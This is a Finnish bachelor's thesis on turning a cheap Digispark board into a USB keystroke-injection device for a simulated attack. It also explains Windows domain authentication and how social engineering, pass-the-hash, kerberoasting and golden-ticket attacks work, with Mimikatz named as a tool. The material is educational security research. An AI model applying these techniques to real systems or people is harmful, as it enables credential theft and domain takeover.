Opinnäytetyö (AMK / YAMK)

Tieto- ja viestintätekniikka

2022

Sami Salminen

USB-KEHITYSALUSTAN OHJELMOINTI JA KÄYTTÖ SIMULOIDUSSA HYÖKKÄYSYMPÄRISTÖSSÄ

TURKU AMK
TURKU UNIVERSITY OF APPLIED SCIENCES

Opinnäytetyö (AMK) | Tiivistelmä

Turun ammattikorkeakoulu

Tieto- ja viestintätekniikka

2022 | 55 sivua

Sami Salminen

USB-KEHITYSALUSTAN OHJELMOINTI JA KÄYTTÖ SIMULOIDUSSA HYÖKKÄYSYMPÄRISTÖSSÄ

Viime vuosina kohdennetut hyökkäykset yrityksiin ovat olleet kasvavana trendinä, joka on saanut monet panostamaan päätelaitesuojaukseen ja henkilöstön koulutukseen. Vaikka merkittävin osa tietomurroista juontuu sähköpostin kautta saapuneesta sisällöstä, on kuitenkin tärkeää varmistaa käytettyjen laitteiden turvallisuus. Opinnäytetyön tavoitteena oli esitellä vaihtoehtoisen hyökkäystyökalun käyttö ja ohjelmointi kyberhyökkäyksen toteuttamiseksi sekä perehtyä ympäristöihin, joihin hyökkäystä voisi soveltaa.

Ennen hyökkäyssimulaation toteuttamista käytiin läpi hyökkäyksen vaiheet ja kohdeympäristön kokoonpano. Kehitysalustalle rakennettua hyökkäyspakettia simuloitiin virtuaalisessa toimialueessa, jossa tavoitteena oli saada komentoyhteys kohteeseen. Komentoyhteyden saamisen jälkeen esiteltiin hyökkäyksen etenemistä ympäristössä ja siihen sovellettuja tekniikoita.

Tavoitteissa onnistuttiin vaikkakin virtuaalinen ympäristö ei laajuudeltaan vastannut suunniteltua eivätkä sovelletut tekniikat olleet loppuun asti hiottuja. Tekniikkana USB-laitteen kautta saatava komentoyhteys voi vaikuttaa kaukaa haettua, mutta sen vahvuuksia ei voi kiistää ammattimaisesti toteutettuna.

Asiasanat:

Kyberturvallisuus, simulaatio, haittaohjelmat, Mimikatz, Arduino

Bachelor’s Thesis | Abstract

Turku University of Applied Sciences

Information technology

2022 | 55 pages

Sami Salminen

PROGRAMMING AN USB DEVELOPMENT BOARD TO BE UTILIZED IN AN ATTACK SIMULATION

In recent years, attacks on companies have been a growing trend, which has led many to invest in endpoint protection and personnel training. Although the most significant part of data breaches comes from content received via e-mail, it is still important to ensure the safety of the devices used. In this thesis, the process of programming and applying a USB development board to be used in executing a cyber-attack was conducted. Additionally, different environments where such attacks could be executed were examined along with relevant attack techniques.

Before carrying out the attack simulation, the phases of the attack and the configuration of the target environment were reviewed. The attack package built on the development board was simulated in a virtual environment, where the goal was to gain command access to the target. After the initial access, the progression of the attack was demonstrated using relevant attack techniques to ensure wider access in the environment.

The aim of the thesis was to present an alternative attack tool as a substitute for a commercial counterpart and to demonstrate the stages of an attack. The goals were achieved although the complexity of the environment did not correspond to what was planned, and the applied attack techniques were not fully refined.

Keywords:

Cybersecurity, simulation, malware, Mimikatz, Arduino

Sisältö

Liitteet

Kuvat

1 JOHDANTO

Tietoturvaloukkausten kasvavassa maailmassa on vain odotettavaa, että niin yritykset kuin yksityishenkilötkin ovat valveutuneet oman turvallisuuden takaamisesta. Uhkakuviin voidaan varautua esimerkiksi päätelaitesuojauksella, turvallisuuspalveluiden ulkoistamisella tai itsensä eristämisellä ulkoisilta uhilta. Viimeinen vaihtoehto voikin kuulostaa houkuttelevalta, sillä selkeästi suurin osa haittaohjelmista tai tietomurroista voidaan juurtaa alkaneensa sähköpostin kautta saapuneesta sisällöstä. (Trendmicro 2022.) Itsensä eristäminen ei kuitenkaan ole täysin varma keino välttyä uhilta. Mitä jos työpöydällesi olisi ilmestynyt täysin vieras USB-muistilaite? Antaisitko uteliaisuutesi voittaa vai kysyisitkö laitteesta muilta? Kuten sähköpostien kautta saapuneessa sisällössä, loppukäyttäjä on loppujen lopuksi vastuussa mahdollisten haittaohjelmien pääsystä ympäristöön.

Opinnäytetyössä tutkitaan USB-kehitysalustan ohjelmointia ja kehittämistä kyberhyökkäyksen harjoittelua varten. Työssä tutustutaan kehitysalustan teknisiin ominaisuuksiin sekä verrataan sitä kaupalliseen hyökkäystyökaluun. Lisäksi tarkastellaan erilaisia hyökkäystekniikoita ja ympäristöjä, joissa USB-kehitysalustaa voisi soveltaa hyökkäämisen suorittamiseksi. Käydään läpi hyökkäyksen eri vaiheet viitaten Cyber Kill Chain -malliin ja lopuksi toteutetaan hyökkäys virtuaaliseen ympäristöön, jossa hyödynnetään USB-kehitysalustaa jalansijan saamiseksi.

Kaupalliset tietoturvatestaukseen tehdyt työkalut ovat arvokkaita, joten edullisen vaihtoehdon soveltaminen samaan tarkoitukseen voi olla houkuttelevaa monelle vasta-alkajalle tai kokeneemmallekin osaajalle. Käytetty USB-kehitysalusta pohjautuu Digistump LLC:n kehittämään Digispark-kehitysalustaan.

Tietoturvavastaavien puolustuskyky kyberhyökkäyksiä vastaan vaatii myös ymmärtämistä hyökkäyksen toteuttamisesta. Puolustuskykyä kehittää asettuminen hyökkääjän asemaan, sillä näkökulman muuttuessa haavoittuvuudet nähdään mahdollisuuksina ja puutteet keinoina kohteen manipuloimiseksi.

2 USB-SYÖTTÖLAITE

Ohjelmoitava USB-syöttölaite eli USB keystroke injection device on tietoturvatutkija Darren Kitchenin kehittämä tietoturvatestauksessa käytetty laite. Kitchen kehitti keystroke injection -tekniikan vuonna 2008 työskennellessään järjestelmävalvojana ja myöhemmin kehitti em. tekniikkaan pohjautuen ohjelmoitavan USB syöttölaitteen. (Bannister 2021.)

Ohjelmoitavan USB-syöttölaitteen käyttöä tietoturvatestauksessa tai hyökkäämisessä selittää sen hämäävä ulkonäkö ja pieni koko. Kaupalliset laitteet eivät ulkonäöllisesti eroa tavallisesta USB-muistitikusta, joka mahdollistaa hyökkääjän toteuttaa huomaamattoman ja tehokkaan hyökkäyksen kohdejärjestelmään.

2.1 Yleinen toimintaperiaate

Tietokoneilla on sisäänrakennettu luottosuhde HID-laitteisiin (Human Interface Device), kuten näppäimistöihin ja hiiriin, sillä tietokoneiden ohjaamiseen tarvitsee jonkin oheislaitteen. Ohjelmoitava USB syöttölaite hyödyntää tätä tietokoneiden ja HID-laitteiden luottosuhdetta, joka sallii USB syöttölaitteen ohjata tietokonetta näppäimistön tavoin. (hak5 2021.)

Ohjelmoitavan USB syöttölaitteen toimintaperiaate on seuraavanlainen:

1. Valmiiksi ohjelmoitu syöttölaite asetetaan kohdelaitteen USB-porttiin.
2. Laite tunnistaa syöttölaitteen näppäimistöksi.
3. Syöttölaite alkaa kirjoittamaan päätelaitteelle komentoja näppäimistön tavoin.


Toteutuksena keystroke injection -hyökkäys on yksinkertainen ja tehokas, jonka estäminen on vaikeaa johtuen em. luottosuhteesta. Suurin rajoittava tekijä hyökkäyksessä on kuitenkin fyysisen läsnäolon pakollisuus eli joko hyökkääjän tai jonkun muun henkilön on asetettava USB-syöttölaite päätelaitteeseen. Mikäli hyökkääjä itse ei fyysisesti kykene pääsemään kohdelaitteen ääreen, voidaan

tällaisessa tilanteessa hyödyntää sosiaalisen manipulaation keinoja, joilla yritetään saada kohdeorganisaation edustaja tai kohdehenkilön syöttämään USB-laitteen päätelaitteeseen. Sosiaalisella manipulaatiolla tarkoitetaan tekniikoita ja keinoja, joilla halutaan hyödyntää kohteen inhimillisiä virheitä ja huolimattomuutta omien tavoitteiden saavuttamiseksi, kuten arkaluonteisen tiedon varastamiseksi tai tiettyjen toimien suorittamista kohteen toimesta (Karpersky). Esimerkiksi USB-syöttölaitteen tapauksessa hyökkääjä voi hyödyntää ihmisten tyypillistä uteliaisuutta ja naiiviutta jättämällä syöttölaitteen jonnekin kohdeorganisaation tilojen lähelle. Tällainen ajattelu ilman seurauksien miettimistä altistaa kohteen manipulaatiolle, jonka seurauksena kohde voi uteliaisuuttaan asettaa syöttölaitteen omaan työtietokoneeseensa.

2.2 Hyökkäyksessä käytetty laite

Opinnäytetyön toteutuksessa käytettävä USB-syöttölaite on Attiny85 mikrokontrollerilla varustettu kehitysalusta. Yrityksen Digistump LLC suunnittelema kehitysalusta *Digispark* on suunnattu aloitteleville elektroniikasta kiinnostuneille sekä kokeneimmille osaajille. (Kuva 1) Kehitysalustaa ohjelmoidaan käyttäen Arduinon ohjelmointiympäristöä ja C++ -ohjelmointikieltä.

Digispark-kehitysalustojen huonon saatavuuden vuoksi syksyllä 2022 toteutuksessa jouduttiin käyttämään eri valmistajan vastaavanlaista laitetta. Toimivuudeltaan kyseinen laite on samanlainen kuin alkuperäinen ja sen käyttö ei myöskään eroa mitenkään alkuperäisestä.



Kuva 1. Digispark-kehitysalusta (Digistump).

Vastaavanlaisia kehitysalustoja löytyy monia, mutta testauksen toteuttamiseen valittiin Digispark sen pienen koon vuoksi.

Verrattuna Hak5-valmistajan myymään *Rubber Ducky Deluxe* –USB-syöttölaitteeseen, Digispark on huomattavasti heikompi suorituskyvyltään 20 MHz:n nopeudella (Microchip 2022). Rubber Duckyn prosessori on AT32UC3B1256, jonka suoritusteho on puolestaan 60MHz (Microchip 2022). Prosessorin suoritustehon lisäksi Digispark jää toiseksi Rubber Duckylle käytettävän muistin määrässä, Digisparkin 8 kt verrattuna Rubber Duckyn Micro SD:n kautta laajennettava 256 Gt.

Digisparkilla on kuitenkin ominaisuuksia, jotka tekevät siitä houkuttelevan vaihtoehdon verrattuna Rubber Duckyyn. Pienen koon ansiosta Digispark näyttää hämäävästi esimerkiksi Bluetooth-vastaanottimelta. Toki, ilman mitään koteloa tai suojaa Digispark näyttää hyvin epäilyttävältä, joten käyttäjän tulisi huomioida se ja hankkia siihen tarkoitukseen sopiva suojakuori. Laitteen edullinen hinta taas mahdollistaa testaajan ostaa monia laitteita, joita sitten levittää ympäri kohdeympäristön toimitiloja, lisäten hyökkäyksen onnistumistodennäköisyyttä. Rubber Duckyn kaupallinen hinta on noin 50 dollaria

verrattuna Digisparkin 5 $:n hintaan, mikä tekee Digisparkista myös sen takia houkuttelevamman vaihtoehdon.

2.3 Digisparkin käyttöönotto USB-syöttölaitteeksi


Verrattuna kaupalliseen Rubber Ducky -syöttölaitteeseen, Digispark pitää ensin ohjelmoida toimimaan syöttölaitteena ennen kuin sillä voi toteuttaa keystroke-hyökkäyksiä. Laitteen saattaminen käyttökuntoon tapahtuu Arduino IDE:llä, jota käytetään laajalti monen kehitysalustan ohjelmointiin.

Digispark-kehitysalustan ohjelmointi Arduino IDE:llä vaatii käyttäjältä ymmärrystä C-ohjelmointikielestä, sekä tietoa siitä, miten kohdelaitteessa pystytään ajamaan haluttuja komentoja näppäimistön kautta. Ohjeet ympäristön käyttöönottoon löytyvät liitteestä 1.

2.4 Esimerkki suoritettavasta ohjelmasta

Digisparkilla suoritettavat ohjelmat hyödyntävät valmistajan luomaa kirjastoa, joka on kokoelma erilaisia funktioita ja muuttujia, joilla pystytään rakentamaan ohjelmia. Käytettäessä Digisparkia syöttölaitteena, hyödynnetään DigisparkKeyboard-nimistä pakettia, joka antaa laitteelle kyvyn suorittaa komentoja kohdelaitteessa näppäimistön tavoin.

Tarkastellaan tarkemmin kuvassa 2 demonstroitua esimerkkiohjelmaa:



Kuva 2. Liitteessä 1 tehty esimerkkiohjelma

Tämä esimerkkiohjelma suoritettaessaan kirjoittaa kohdelaitteen aktiiviseen tekstikenttään fraasin ”Hello Digispark!” 5 s:n välein. Käytännön toiminnallisuus ohjelmaan tulee funktiolla loop, mikä mahdollistaa ohjelman toistumisen, kunnes Digispark irrotetaan kohdelaitteesta. Funktioon sisältyy komennot DigiKeyboard.sendKeyStroke(0), DigiKeyboard.printIn(”Hello Digispark!”) ja DigiKeboard.delay(5000). Ensimmäinen komento normaalisti kirjoittaisi sen merkin, mikä sulkeiden sisällä on määrätty, mutta tässä tapauksessa merkki 0 ei vastaa mitään tyypillistä painiketta, joten sen olemassaolo on pelkästään ratkaisemassa ongelmaa, joka mainitaan komennon yhteydessä olevassa kommentissa. Toinen komento, printIn, kirjoittaa sulkeiden sisällä määrätyn lauseen kohdelaitteella, mikäli käyttäjällä on jokin tekstikenttä aktiivisena. Viimeinen komento määrää kuinka pitkän ajan funktio loop odottaa, kunnes se toistaa kaikki edellä mainitut komennot uudestaan. Tässä tapauksessa odotettu aika on 5 000 ms. Digisparkin toiminta keystroke injektion -hyökkäyksessä perustuu käytännössä edellä mainittuihin komentoihin sekä sopivien painallusten määräämiseen. Nämä painallukset määräytyvät sen perusteella, mitä hyökkääjä haluaa ohjelman tekevän kohdeympäristössä.

3 KOHDEYMPÄRISTÖT JA HYÖKKÄYSTEKNIIKAT

Käyttöjärjestelmien kehittyessä ja uusien ominaisuuksien lisäämisessä vanhoihin järjestelmiin, ovat uusien haavoittuvuuksien ja muiden ongelmien ilmeneminen enemmän sääntö kuin poikkeus. Samalla tavalla kuin ohjelmistojen päivitysten yhteydessä voivat käyttäjät havaita ohjelmien toiminnassa puutteita tai epätyypillistä käyttäytymistä, voi samanlaisia ongelmia ilmentyä myös käyttöjärjestelmissä. Vaikka kummassakin tapauksessa tuotteen tai palvelun toiminnallisuuden varmistamiseksi on toteutettu laaja-alaista testaamista huomattavampien ongelmien korjaamiseksi, päätyy aina viimeisteltyyn tuotteeseen joitain ongelmia.

Tarkastellessa yleisimmin käytettyjä käyttöjärjestelmiä ja ohjelmia, sekä kuinka paljon tietyille järjestelmille on haavoittuvuuksia, voidaan päätellä mitkä ovat yleisimmin hyökkäyksen kohteena. 2022 heinäkuuhun mennessä yleisimmin käytetty käyttöjärjestelmä on Microsoftin Windows, kattaen lähes kolme neljäsosaa koko otannasta (Statscounter 2022). Haavoittuvuuksien listauksessa yleisin versio Windows-käyttöjärjestelmästä sijoittuu sijalle 7 (Cvedetails 2022). Huomioitavaa kuitenkin em. listauksissa on, että käyttöjärjestelmien yleisyys arvioidaan käytetyn päätelaitteen perusteella eikä se huomioi esimerkiksi Unix-käyttöjärjestelmien määrää teknologiateollisuuden järjestelmissä. Listaukset antavat kuitenkin suuntaa mihin järjestelmiin tai ohjelmiin mahdolliset hyökkäykset kohdentuvat, joka taas antaa sekä hyökkääjille että tietoturvavastaaville osviittaa, kuinka järjestelmän turvallisuutta tulee huomioida.


Seuraavissa kappaleissa tarkastellaan erilaisia ympäristöjä, joihin hyökkääminen USB-syöttölaitteella voisi olla mahdollista. Ympäristöt ovat ainakin osittain *on-premise* eli palveluita isännöidään paikallisesti toimitiloissa eikä konesaleissa. Lisäksi käydään läpi haavoittuvuuksia kyseisissä ympäristöissä, joita voitaisiin hyödyntää hyökkäyksen edetessä.

3.1 Microsoft

Teknologiajätti Microsoft on tunnettu muun muassa Windows-tuoteperheen ohjelmista ja käyttöjärjestelmistä. Yrityksen tuotekatalogissa on lisäksi erilaisia sähköpostipalveluita, pilvipohjaisia tallennusratkaisuja ja hakemistopalveluun pohjautuvia toimialuetoteutuksia. Ottaen huomioon Windows-järjestelmien ylivoimaisen aseman markkinoilla sekä monipuolisen palveluvalikoiman ei tule yllätyksenä, että yrityksen tuotteisiin kohdentuu paljon hyökkäyksiä sekä niitä tutkitaan aktiivisesti erilaisten tietoturvatutkijoiden toimesta. Statistan vuonna 2020 tuottaman laajan kyselytutkimuksen perusteella yli 90% managed services -palveluiden tuottajista olivat havainneet Windows järjestelmiin kohdentuneita hyökkäyksiä. Lisäksi 76% vastaajista olivat havainneet Windows Server -palvelimiin kohdentuneita hyökkäyksiä. (Statista)

3.1.1 Windows Active Directory Domain Services (AD DS)

Yrityksissä ja erilaisissa yksiköissä, joissa sisäinen tiedon liikkuvuus ja palveluiden käyttö ovat tärkeitä, käytetään lähes poikkeuksetta jonkinlaista hakemistopalvelua. Microsoftin *Active Directory Domain Services* on tällainen hakemistopalvelu, jonka toiminta pohjautuu toimialuemalliin. Toimialue eli *domain* on verkosto tietokoneita, käyttäjiä, säädöksiä ja palveluita, joiden keskinäistä toimintaa hallinnoi toimialueen hallintapalvelin eli *domain controller*. Toimialueen keskeisimpiin toimintaperiaatteisiin liittyy tiedon saatavuus toimialueen sisällä ja pääsy erilaisiin palveluihin hallinnoidaan hallintapalvelimen kautta pääsyoikeuksilla. (Microsoft 2022.) Toimialuetta voidaankin pitää hierarkkisena puuna, jossa on eri kerroksia, ja puuta ylös kiivetessään, tulee käyttäjällä olla kasvavissa määrin enemmän käyttöoikeuksia. Toimialue puu voi olla osana ns. metsää, jossa on useita toimialueita. Esimerkiksi yrityksellä voi olla toimistoja Helsingissä, Turussa ja Tampereella, ja jokainen näistä toimistoverkoista voi olla oma toimialueensa ja samalla olla osana yrityksen toimialue metsää. Kuvassa 3 on esitelty esimerkki mahdollisesta toimialueesta.



Kuva 3. Esimerkki toimialueen kokoonpanosta.


Toimialueen sisällä käyttäjät, palvelimet, ryhmät ja päätelaitteet jaetaan usein OU:in eli *organizational unit* -yksikköihin. OU:iden käyttäminen edesauttaa pääsyoikeuksien jakamista sen alle kuuluville objekteille. Esimerkkinä kuvassa 3 OU ”Toimisto työntekijät” ja kaikki sen alle kuuluvat objektit voisivat käyttää toimiston tulostinta, mikäli em. OU:n pääsyoikeuksiin on annettu kyseinen oikeus. Toimisto työntekijät -OU voi sisältää ryhmiä, kuten palkanlaskijat tai henkilöstöhallinto, joille on määrätty *group policy object* eli GPO:n kautta erillisiä oikeuksia toimialueen sisällä. Esimerkiksi ryhmälle palkanlaskijat voitaisiin määrätä oikeus päästä tietokantapalvelimen tiettyihin kansioihin, joihin henkilöstöhallinta ei pääsisi.

Pääsyoikeuksien lisäksi käyttäjien todentamisessa työasemille ja toimialueen muille resursseille käytetään joko vanhentunutta NTLM- (Net Technology LAN Manager) tai Kerberos-todennusmenetelmää. NTLM-todennus on Windows-ympäristöissä käytetty haaste – vastaus -pohjainen todennusmenetelmä, jonka

avulla käyttäjät voivat todentaa henkilöllisyytensä toimialueen resursseihin syöttämättä salasanaansa (Crowdstrike 2022). NTLM-todennuksen toiminta toteutuu seuraavasti:

1. Käyttäjän nimi, salasana ja toimialueen nimi annetaan todennusta tarvitsevalle ohjelmalle.
2. Ohjelma luo salasanasta kryptograafisen tiivisteen.
3. Ohjelma välittää käyttäjän nimen selkokielisenä todennusta vaativalle palvelimelle.
4. Palvelin vastaa ohjelmalle 16-tavun mittaisella satunnaisella numerolla eli haasteella.
5. Ohjelma luo haasteesta toisen tiivisteen hyödyntäen käyttäjän salasanan tiivistettä ja lähettää sen palvelimelle takaisin.
6. Palvelin lähettää haasteen, sen tiivisteen ja käyttäjän nimen toimialueen hallintapalvelimelle.
7. Hallintapalvelin hakee tietokannastaan käyttäjän salasanan ja purkaa sen avulla haasteen tiivisteen.
8. Mikäli haaste ja sen tiiviste purettuna käyttäjän salasanalla täsmäävät, antaa hallintapalvelin käyttäjälle pääsyn palvelimelle. (Crowdstrike 2022.)

Ympäristöissä, joissa on luovuttu NTLM-todennuksen ensisijaisesta käytöstä, käytetään sen sijaan Kerberos-todennusta. (Kuva 4) Kerberoksessa keskeinen ero NTLM-todennukseen on erillisen *Key Distribution Center* -palvelun käyttäminen, jonka *Ticket Granting Service* -palvelu (TGS) vastaa palvelupyyntöjen ja niihin liittyvien todennusavaimien jakamisesta käyttäjille.



Kuva 4. Kerberos todennusprosessi (Microsoft 2021).

1. Käyttäjän prosessi pyytää KDC:stä Ticket-granting ticket -lipuketta (TGT) pyynnöllä, joka sisältää käyttäjän nimen, salasanan, toimialueen nimen sekä aikaleiman pyynnöstä. Kaikki tieto paitsi käyttäjän nimi on käyttäjän salasanalla kryptografisesti salattu.
2. Mikäli KDC pystyy onnistuneesti purkamaan käyttäjän lähettämän pyynnön käyttäjän salasanalla, vastaa KDC käyttäjälle TGT:n ja istuntoavaimen.
3. Käyttäjä lähettää pyynnön KDC:lle päästäkseen tietyn palvelimen resursseihin käsiksi. Pyyntö koostuu TGT:stä ja tunnistetiedoista.
4. KDC tarkistaa pyynnön käyttäen aiemmin luotua TGT:tä todentaakseen käyttäjän. KDC vastaa käyttäjälle onnistuneen todennuksen jälkeen palvelimen salausavaimella salatun palvelulipukkeen, jolla käyttäjä saa pääsyn palvelimelle.
5. Käyttäjä lähettää tarvitsemalleen palvelimelle pyynnön sisältäen em. palvelulipukkeen.
6. Mikäli palvelin pystyy purkamaan palveluavaimen omalla salausavaimellaan, on pyyntö oikeutettu. Tämän jälkeen palvelin tarkistaa pääsyoikeuslistasta (ACL), onko käyttäjä oikeutettu palvelimen resursseihin. (Crowdstrike 2022.)


NTLM-todennuksen korvaaminen Kerberoksella johtuu NTLM:n toimintaan liittyvistä haavoittuvuuksista. NTLM on altis *brute-force* eli väsytyshyökkäykselle sekä *pass-the-hash*-hyökkäykselle, joista jälkimmäinen kohdentuu pääosin NTLM:ään. Pass-the-hash-hyökkäyksessä pahantekijä pystyy todentamaan itsensä palvelimiin tai käyttäjätileille hyödyntäen käyttäjän salasanan kryptografista tiivistettä kirjautumisessa ilman että käyttäjän salasana on tiedossa. (Crowdstrike 2022.) NTLM-tiivisteet perinteisesti tallentuvat kirjauduttavan laitteen *Security Account Manager* -palveluun (SAM), joihin normaalisti minkään käyttäjän ei pitäisi päästä käsiksi. On kuitenkin olemassa ohjelmia, kuten Mimikatz, joiden avulla nämä salasanatiivisteet pystytään keräämään SAM-tietokannasta. Mimikatz on kokoelma erilaisia työkaluja, joilla tietoturvatestaajat sekä pahantekijät pystyvät keräämään arkaluontoista tietoa Windows-käyttöjärjestelmistä. Sen tehokas suorittaminen laitteella tarvitsee kuitenkin ylläpitokäyttäjän oikeudet, joten kovennetuissa ympäristöissä se voi olla haastavaa. Väsytyshyökkäyksessä pahantekijä yrittää arvata käyttäjän nimeä tai salasanaa toistuvilla kirjautumisyrityksillä, usein jonkin ohjelman avulla. Tekniikkaa rajoittaa mahdolliset käyttäjätilien lukkiutumiset toistuvien kirjautumisyritysten jälkeen ja sen vuoksi kyseisestä tekniikasta on olemassa variaatio nimeltä *password spray*, jossa yritetään arvata usean käyttäjän salasanaa samanaikaisesti. Password spray -tekniikan etuna on laajemman hyökkäyspinta-alan käyttäminen ja tilien lukkiutumisen ohittaminen, mikäli salasanoja yritetään arvata tarpeeksi pitkällä aikavälillä.

Kerberos-todennuksen käyttöönoton tarkoitus oli parantaa vanhemman NTLM-todennuksen puutteita, kuten aiemmin mainitut haavoittuvuudet ja vanhentunut salausmekaniikka. Kerberos onkin vaatinut hyökkääjiä muuttamaan tekniikoita mukautuakseen uudenlaiseen järjestelmään ja sitä kautta hyökkäysvektoreita, eli hyökkäyksen toteuttamiseksi käytettyjä polkuja, on saatu rajattua. Kerberokseen voi kohdentaa samanlaisia tekniikoita kuin NTLM:ään, kuten väsytyshyökkäystä ja pass-the-hash-hyökkäyksen variaatiota *pass-the-key* ja *pass-the-ticket*. Lisäksi hyökkääjä voi yrittää tavoitella ns. *golden ticket* -tunnistetta tai suorittaa *kerberoasting*-hyökkäystä. Pass-the-key (PTK)– ja pass-the-ticket (PTT)-hyökkäykset ovat toteutukseltaan samankaltaisia kuin pass-the-hash. PTK-

hyökkäyksessä käyttäjän NTLM-salasanatiivisteen avulla pyydetään KDC:ltä TGT:tä ja siten saadaan pääsy kaikkiin niihin palveluihin, jotka ovat kyseiselle käyttäjälle sallittuja. PTT-hyökkäys puolestaan kohdentuu TGT-lipukkeiden varastamiseen, joiden avulla voidaan tunnistautua palveluihin tietämättä käyttäjän salasanaa. (Pérez 2019.) Kerberoasting-tekniikassa kaapataan käyttäjätilien TGS-avaimia ja niissä olevia salasanatiivisteitä yritetään murtaa käyttäjän salasanan selvittämiseksi. Golden ticket -hyökkäyksessä yritetään varastaa erityisen käyttäjätilin, KRBTGT-tilin, salasanatiiviste. Kyseinen tili liittyy Kerberoksen toimintaan, joten mikäli hyökkääjä kykenee sen salasanatiivisteen kaappaamaan, pystyy hyökkääjä ottamaan haltuun koko toimialueen.

3.1.2 Windows 10 -käyttöjärjestelmä

